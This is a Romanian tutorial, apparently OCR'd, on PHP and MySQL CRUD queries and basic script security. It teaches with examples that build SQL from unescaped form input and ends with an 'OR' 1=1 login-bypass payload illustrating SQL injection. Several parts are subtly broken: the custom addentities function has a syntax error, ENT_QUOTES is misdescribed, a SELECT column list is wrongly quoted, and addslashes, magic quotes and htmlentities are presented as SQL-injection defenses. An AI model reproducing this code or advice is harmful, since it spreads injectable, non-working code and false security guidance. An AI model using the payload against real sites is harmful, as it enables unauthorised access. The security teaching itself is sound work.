
In interiorul acestei bucle putem afisa si prenumele, si varsta, modificand constructia echo, si anume:

echo $rand['nume'].' '.$rand['prenume'].' '.$rand['varsta'].'
';

Salvati si apoi testati in browser.



In cazul meu, am 2 intrari in tabela formular si anume:

←T→	id	nume	prenume	varsta
	1	orice	on	20 Ani
	2	ionel	popescu	200

In cererea noastra SQL am selectat * adica tot din tabela formular, insa se poate selecta numai un camp sau mai multe.. si anume:

$cerereSQL = 'SELECT `nume,prenume` FROM `formular`';

Sintaxa SELECT este mult mai completa decat am prezentat-o pana acum si anume:

```
SELECT
    [ALL | DISTINCT | DISTINCTROW ]
      [HIGH_PRIORITY]
      [STRAIGHT_JOIN]
      [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]
      [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
    select_expr, ...
    [INTO OUTFILE 'file_name' export_options
      | INTO DUMPFILE 'file_name']
    [FROM table_references
      [WHERE where_definition]
      [GROUP BY {col_name | expr | position}
        [ASC | DESC], ... [WITH ROLLUP]]
      [HAVING where_definition]
      [ORDER BY {col_name | expr | position}
        [ASC | DESC] , ...]
      [LIMIT {[offset,] row_count | row_count OFFSET offset}]
      [PROCEDURE procedure_name(argument_list)]
      [FOR UPDATE | LOCK IN SHARE MODE]]
```

Sa luam urmatorul exemplu, pentru a selecta tot din tabela formular, si sa ii punem o conditie WHERE.

```
<?php
require_once('config.php');

// Selectare dare din baza de date

$cerereSQL = 'SELECT * FROM formular WHERE nume="orice" ';
$rezultat = mysql_query($cerereSQL);
     while($rand = mysql_fetch_array($rezultat)) {
     echo $rand['nume'].' '.$rand['prenume'].' '.$rand['varsta'].' <br>';
     }

?>
```

Salvati si apoi vizualizati in browser.
Observati ca avem conditia WHERE nume="orice", iar rezultatul o sa fie numai prima linie din tabela formular, deoarece primul nume de acolo este egal cu numele dat de noi in conditie.


INSERT

Sintaxa insert se foloseste pentru a adauga date in baza de date.

Sa luam urmatorul exemplu:

```
<?php
require_once('config.php');

$cerereSQL = "INSERT INTO `formular` (`nume` , `prenume`, `varsta`)
              VALUES ('Ivascu', 'Valentin', '20')";
mysql_query($cerereSQL);

echo 'Am adaugat valorile in baza de date';

?>
```

Creati un fisier nou in folderul tutorial si numiti-l **introducere_date.php**, apoi introduceti codul PHP de mai sus, salvati si vizualizati in browser.



Apoi accesati baza de date prin scriptul phpMyAdmin, intrati la tutorial, dupa care apasati pe tabela formular si sus pe butonul “Navigare”.

Observati ca au fost adaugate datele in tabela formular.

Sintaxa INSERT este mult mai completa decat am prezentat-o pana acum si anume:

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name [(col_name,...)]
    VALUES ({expr | DEFAULT},...),(...),...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```

sau:

```
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    SET col_name={expr | DEFAULT}, ...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```

sau:

```
INSERT [LOW_PRIORITY | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name [(col_name,...)]
    SELECT ...
    [ ON DUPLICATE KEY UPDATE col_name=expr, ... ]
```


UPDATE

Sintaxa update se foloseste pentru a modifica datele existente din baza de date.

Sa luam urmatorul exemplu:

```
<?php
require_once('config.php');

$cerereSQL = "UPDATE `formular` SET nume='nume', prenume='prenume' WHERE nume='orice' ";
mysql_query($cerereSQL);

echo 'Am modificat valorile campurilor nume si prenume unde numele este orice in baza de
date';

?>
```

Creati un fisier nou in folderul tutorial, numiti-l **modificare_date.php** si introduceti codul PHP de mai sus, dupa care salvati si vizualizati in browser.



Accesati baza de date prin phpMyAdmin si observati ca prima coloana a fost modificata.

Sintaxa UPDATE este mult mai completa decat am prezentat-o pana acum si anume:

Sintaxa simpla

```
UPDATE [LOW_PRIORITY] [IGNORE] tbl_name
    SET col_name1=expr1 [, col_name2=expr2 ...]
    [WHERE where_definition]
    [ORDER BY ...]
    [LIMIT row_count]
```

Sintaxa multipla

```
UPDATE [LOW_PRIORITY] [IGNORE] table_references
    SET col_name1=expr1 [, col_name2=expr2 ...]
    [WHERE where_definition]
```


DELETE

Sintaxa delete se foloseste pentru a sterge datele existente din baza de date.

Sa luam urmatorul exemplu:

```
<?php
require_once('config.php');

$cerereSQL = "DELETE FROM `formular` WHERE nume='nume'";
mysql_query($cerereSQL);

echo 'Am sters coloana cu campul nume = nume din baza de date';

?>
```

Creati un fisier nou in folderul tutorial si numiti-l **stergere_date.php,** traduceti codul PHP de mai sus, salvati si vizualizati in browser.



Accesati baza de date prin phpMyAdmin si observati ca prima coloana a fost stearsa.

Sintaxa DELETE este mult mai completa decat am prezentat-o pana acum si anume:

Sintaxa simpla

```
DELETE [LOW_PRIORITY] [QUICK] [IGNORE] FROM tbl_name
       [WHERE where_definition]
       [ORDER BY ...]
       [LIMIT row_count]
```

Sintaxa multipla

```
DELETE [LOW_PRIORITY] [QUICK] [IGNORE]
       tbl_name[.*] [, tbl_name[.*] ...]
       FROM table_references
       [WHERE where_definition]
```

sau:

```
DELETE [LOW_PRIORITY] [QUICK] [IGNORE]
       FROM tbl_name[.*] [, tbl_name[.*] ...]
       USING table_references
       [WHERE where_definition]
```

Securitatea scripturilor

Regula numarul unu a securitatii online este: nu va incredeti niciodata in utilizator.
Intotdeauna verificati datele trimise catre server si "curatati-le" inainte de a le utiliza. Pentru aceasta trebuie sa luati in considerare cateva posibile "gauri":

1. Variabilele globale

Avand variabilele globale ON, puteti accesa datele trimise prin formulare mai simplu: $variabila in loc de $_GET['variabila'], la fel si pentru POST sau FILES. Daca scriptul nu este foarte bine gandit, variabilele globale pot prezenta un risc major de securitate. Din acest motiv, **php.ini** este distribuit cu **globals=Off** in ultimele versiuni.

Ca sa fiti siguri ca variabilele globale sunt OFF, intrati in C:\Program Files\EasyPHP-1.8\apache (daca aveti instalat pachetul EasyPHP, daca nu, intrati in C:\WINDOWS\php.ini) apoi deschideti fisierul de configurare **php.ini**, cautati linia register_globals si in cazul in care este setata On, setati-o **register_globals = Off**

Salvati si reporniti serverul apache.

Atentie! Ca sa fiti siguri ca editati fisierul de configurare php care trebuie, realizati o pagina cu numele **php.php** in care introduceti codul de mai jos, apoi testati in browser si observati linia:

Configuration File (php.ini) Path	C:\Program Files\EasyPHP-1.8\apache\php.ini

```
<?php

phpinfo();

?>
```

2. Ghilimelele magice

La inceputul tutorialului am discutat despre ghilimelele magice simple ‘ cat si despre cele duble “. Acum este momentul sa ne aducem aminte de ele si sa aruncam o privire asupra problemelor ce pot aparea.

O prima problema ar fi aceea de a nu mai face functionala comanda INSERT; sa luam ca exemplu urmatorul cod si sa il analizam.


Realizati un folder cu numele **securitate** si in el creati 2 fisiere - **config.php** cu conectarea la baza de date si **ghilimele_magice.php** si introduceti urmatorul cod:

```
<?php
require_once('config.php');

if(!isset($_GET['pagina'])) $_GET['pagina'] = '';
switch($_GET['pagina']) {

case '':
echo '<form name="securitate" action="ghilimele_magice.php?pagina=insert" method="post">
       Nume: <input type="text" name="nume" value=""> <input type="submit" name="Trimite"
       value="Trimite"></form>';
break;

case 'insert':
if($_POST['nume'] == '') {
echo 'Introdu un nume';
```

```
} else {

$cerereSQL = "INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')";
mysql_query($cerereSQL);

echo 'Am introdus numele '.$_POST['nume'].' ';
}

break;

}

?>
```

In acest exemplu, m-am folosit de o baza de date pe care am creat-o pentru exercitiul 1 din acest tutorial. Puteti modifica accest script si sa inlocuiti “intrari” cu un nume al unei tabele din baza dumneavoastra de date, la fel si in fisierul config.php pe care l-ati creat, trebuie sa efectuati modificarile cu numele bazei dumneavoastre de date.

Accesati pagina si introduceti in formular textul test ‘



Observati ca scriptul nostru ne printeaza textul din conditia else.
Accesati baza de date si verificati intrarile; veti observa defapt ca textul test ‘ introdus de dumneavoastra in formular, nu a fost introdus in baza de date.

Acum va veti intreba, de ce?

Uitandu-ne peste codul nostru din pagina ghilimele_magice.php, in case-ul insert observam comanda SQL:

```
$cerereSQL = "INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')";
```

Aruncand o privire atenta asupra comentzii SQL, asupra alcatuirii variabilei, constatam faptul ca sunt scrise corect:

1. Variabila este deschisa si inchisa de ghilimelele magice duble `$cerereSQL = "";`
2. Comanda SQL de insert, este scrisa corect: insereaza in tabela intrari, coloana nume, valoarea postata prin formular `INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')`


Daca este scrisa corect, serverul mysql merge, atunci de ce nu merge?

Ca o mica pauza, haideti sa vedem daca datele sunt trimise de catre formular (daca nu erau trimise, se insera valoare goala in baza de date, adica se insera un rand nou gol, insa pentru a fi siguri ca totul merge ok, este bine sa verificam si daca formularul functioneaza):

Comentati variabila $cerereSQL adaugand // in fata ei, mysql_query si echo, apoi cu o linie mai sus scrieti echo $_POST[‘nume’];

```
echo $_POST['nume'];
//$cerereSQL = "INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')";
//mysql_query($cerereSQL);

//echo 'Am introdus numele '.$_POST['nume'].' ';
```


Testati si vedeti daca valoarea este aratata in pagina.




Acum ca am observat valoarea introdusa in formular, stergeti linia `echo $_POST['nume'];` si comentariile adaugate urmatoarelor 2 linii, apoi scrieti un echo inaintea variabilei `$cerereSQL` pentru a vizualiza in pagina comanda care se trimite catre baza noastra de date:

```
echo $cerereSQL = "INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')";
mysql_query($cerereSQL);

//echo 'Am introdus numele '.$_POST['nume'].' ';
```

Salvati si apoi accesati in browser



Copiati acest rezultat, apoi accesati scriptul phpMyAdmin http://localhost/phpmyadmin , navigati pana la baza de date cu care lucrati, dati click pe ea si sus de tot observati meniul. Apasati pe SQL, apoi in pagina rezultata dati paste la linia pe care ati copiat-o din pagina noastra.



Apasati pe butonul Go, apoi sa vedeti daca comanda se executa cum trebuie, direct din scriptul phpMyAdmin, si se insereaza acea valoare in baza de date:

Error

There seems to be an error in your SQL query. The MySQL server error output below, if there is any, may also help you in diagnosing the problem

```
ERROR: Unclosed quote @ 39
STR: '
SQL: INSERT INTO `intrari` (`nume`) VALUES ('test '')
```

SQL query:

INSERT INTO `intrari` (`nume`) VALUES ('test ')

MySQL said:

```
#1064 - You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''test '')' at line 1
```

[Back]

UPS! Se pare ca am primit o eroare SQL.

Citind si traducand eroarea, ne spune cam asa:

```
ERROR: Ghilimea magica neinchisa @ 39
STR: '
SQL: INSERT INTO `intrari` (`nume`) VALUES ('test '')
```

Dupa ce am luat o pauza cu depanarea si depistarea problemei din scriptul nostru, ne intoarcem la problema de unde am plecat.

Se pare ca a inceput sa se faca lumina in cazul nostru, si anume.. observam faptul ca a intervenit o eroare in comanda noastra SQL din cauza valorii trimise prin post.

Valoarea trimisa prin post continea o ghilimea magica simpla, iar comanda SQL la fel:

```
VALUES ('".$_POST['nume']."')";
```

Adaugand valoarea din post, comanda SQL devenea: `VALUES ('test '')";` adica, o ghilimea simpla neinchisa, o ghilimea simpla in plus (aducandu-ne aminte de primele lectii de la inceputul tutorialului, am discutat ca in scripturile PHP, o ghilimea magica deschisa.. trebuie sa fie si inchisa).

In concluzie, scriptul nu a mai mers din cauza conflictelor aparute din cauza unei ghilimele simple.

Putin mai incolo va voi explica si cum puteti sa evitati aceasta problema, insa, acum, haideti sa luam acelasi exemplu, doar ca vom modifica putin scriptul, si anume linia cu cererea SQL:

Inlocuiti linia `$cerereSQL = "INSERT INTO `intrari` (`nume`) VALUES ('".$_POST['nume']."')";`
cu linia `$cerereSQL = 'INSERT INTO `intrari` (`nume`) VALUES ("'.$_POST['nume'].'")';`

Dupa cum vedeti, am schimbat variabila `$cerereSQL`, inlocuind ghilimelele magice, astfel incat, in paranteza de la `VALUES`, vom avea ghilimelele magice duble.

Testati scriptul din nou introducand aceeasi valoare, si anume test ‘, dupa care verificati daca a fost adaugata in baza de date

←T→	id	nume
☐ ✎ ✕	1	test '

Dupa cum vedeti, comanda SQL a fost executata, si valoarea a fost introdusa in baza de date.

Uitandu-ne la VALUES din comanda SQL, vedem ca ghilimeaua simpla ‘ nu mai face conflict cu cele duble “

```
VALUES ("test '")
```

Daca in formular introducem valoarea test “ , ne vom lovi de aceeasi problema ca cea anterioara, adica nu se va executa comanda SQL:

```
VALUES ("test "")
```


Observam conflictul intre ghilimeaua magica dubla si cele de delimitare continut din interiorul parantezei.

Pentru a scapa de aceasta problema neplacuta, avem mai multe posibilitati:

1) magic_quotes_gpc – Intrati in **php.ini** si verificati daca magic_quotes_gpc este On, daca nu, setati-l dumneavoastra On. (magic_quotes_gpc = On)

Salvati, opriti si reporniti serverul apache.
Aceasta optiune adauga automat **** atunci cand detecteaza o ghilimea magica simpla sau dubla, devenind astfel din **‘** in **\’** respectiv din **“** in **\”** (sa ne amintim faptul ca am invatat la inceputul tutorialului despre anularea unei ghilimele folosind linia inversa \ ).

Testati scriptul din nou adaugand pe rand atata valoarea test ‘, cat si valoarea test “, apoi verificati baza de date




Observam ca atat test ‘ cat si test “ au fost adaugate in baza de date

	id	nume
	1	test '
	2	test "

Ca sa intelegem si mai bine, comentati linia cu echo din script si puneti un echo in fata la variabila $cerereSQL

```
echo $cerereSQL = 'INSERT INTO `intrari` (`nume`) VALUES ("'.$_POST['nume'].'")';
mysql_query($cerereSQL);

//echo 'Am introdus numele '.$_POST['nume'].' ';
```




Observati cum ghilimeaua magica dubla a fost anulata (pentru scriptul PHP) si cum scriptul devine astfel corect.

Inainte de a trece la punctul 2 din lista posibilitatilor de protectie asupra ghilimelelor magice, intrati in php.ini si setati **magic_quotes_gpc = Off**

2) addslashes(); - Aceasta este o functie PHP ce actioneaza la fel ca setarea php.ini explicata mai sus, adaugand **** in fata ghilimelelor magice simple sau duble.

Realizati o pagina cu numele **adauga_linie.php**, introduceti codul de mai jos, apoi testati in browser.

```
<?php

$text = "Numele tau este O'reilly?";
echo addslashes($text);

?>
```



Observati ca actioneaza la fel ca magic_quotes_gpc

3) mysql_real_escape_string(); - Este o functie MySQL care, la fel ca si celelalte posibilitati de protectie descrise mai sus, adauga o linie inversa **** in fata caracterelor speciale: NULL (ASCII 0), \n, \r, \, ', ", \x1a

Utilizand acelasi exemplu de script ca si cel de la numarul 1, modificati variabila `$cerereSQL` in:

```
$cerereSQL = 'INSERT INTO `intrari` (`nume`)
              VALUES ("'.mysql_real_escape_string($_POST['nume']).'")';
```


Salvati, apoi completati pe rand formularul introducand valorile test ‘, respectiv test “

Testati in browser si verificati in baza de date daca au fost introduse.
Observati ca au fost introduse, ca si mai sus, fara nici o problema.

4) htmlentities(); - Este o functie PHP care transforma caracterele speciale HTML in entitati ale acestora.


Realizati o pagina cu numele **entitati.php**, introduceti codul de mai jos si testati in browser:

```
<?php
$cod_html = '<a href="pagina.php">Pagina</a>';
echo htmlentities($cod_html);
?>
```



Observati faptul ca browserul nu mai interpreteaza codul HTML ci il afiseaza in pagina.

Vizualizati sursa apasand View -> Source:



Dupa cum vedeti, functia noastra htmlentities(); ne-a convertit caracterele speciale HTML si ghilimelele in coduri ale acestora:

< a devenit &alt;
“ a devenit "
> a devenit >

Intorcandu-ne la scriptul folosit la punctul 1, modificati variabila `$cerereSQL` in:

```
$cerereSQL = 'INSERT INTO `intrari` (`nume`)
              VALUES ("'.htmlentities($_POST['nume'], ENT_QUOTES).'")';
```

Salvati si completati pe rand formularul, introducand valorile test ‘, respectiv test “

Testati in browser apoi verificati si in baza de date daca au fost introduse.

←T→	id	nume
	1	test "
	2	test '

Observati faptul ca atat ghilimeaua magica simpla, cat si cea dubla a fost codata si introdusa in baza de date fara nici o problema.

Uitandu-ne in interiorul cererii noastre SQL, observam faptul ca functia htmlentities este urmata de un parametru.

Aceasta functie are 3 parametrii pentru a coda ghilimelele magice:

ENT_COMPAT - Converteste numai ghilimelele magice duble.
ENT_QUOTES - Converteste numai ghilimelele magice simple.
ENT_NOQUOTES - Nu converteste nici o ghilimea.


Acum, pe acelasi exemplu, introduceti in formular valoarea test \, apoi verificati daca a fost adaugata in baza de date.

Observati ca nu!

De ce?

Aceasta functie nu converteste si linia inversa ****, fapt ce va duce la anularea ghilimelei din interiorul cererii SQL, facand cererea SQL gresita.

Puneti un echo in fata variabilei `$cerereSQL` si testati in browser, introducand aceeasi valoare in formular.




Pentru a rezolva aceasta problema, am realizat o noua functie PHP in care am codat si \

```php
<?php

function addentities($data){
   if(trim($data) != ''){
   $data = htmlentities($data, ENT_QUOTES);
   return str_replace('\\', '&#92;'), $data);
   } else return $data;
} // End addentities() --------------

?>
```

Adaugati aceasta functie in pagina **ghilimele_magice.php** dupa linia `require_once('config.php');`
si modificati variabila `$cerereSQL` in:

```
$cerereSQL = 'INSERT INTO `intrari` (`nume`) VALUES ("'.addentities($_POST['nume']).'")';
```

Salvati si testati din nou in browser, introducand in formular valoarea test \ , apoi verificati daca a fost introdusa in baza de date.



Observati ca, folosind **NOUA** functie, de acum si linia inversa va fi codata si vom scapa de probleme.

Pana acum am vorbit si am dat exemple de protectie pentru inserarea in baza de date, insa sa stiti ca aceleasi exemple se aplica si atunci cand realizati o selectare din baza de date, cat si in momentul in care stergeti date sau orice alta operatiune cu baza de date.

Ca exemplu, sa presupunem ca interogarea SQL de verificare a numelui si a parolei pentru inregistrarea pe site este SELECT * FROM users WHERE nume='$nume' AND parola='$parola' si daca interogarea este executata cu succes, utilizatorul este logat. In acest caz, folosind parola 'OR' 1=1, oricine poate avea acces pe site, deoarece interogarea SELECT * FROM user WHERE nume='un nume oarecare' AND parola='' OR '1=1' este executata cu succes si returneaza un rezultat (toate inregistrarile din baza de date, de fapt).

Aceste operatiuni sunt intalnite sub numele de **SQL Injection**

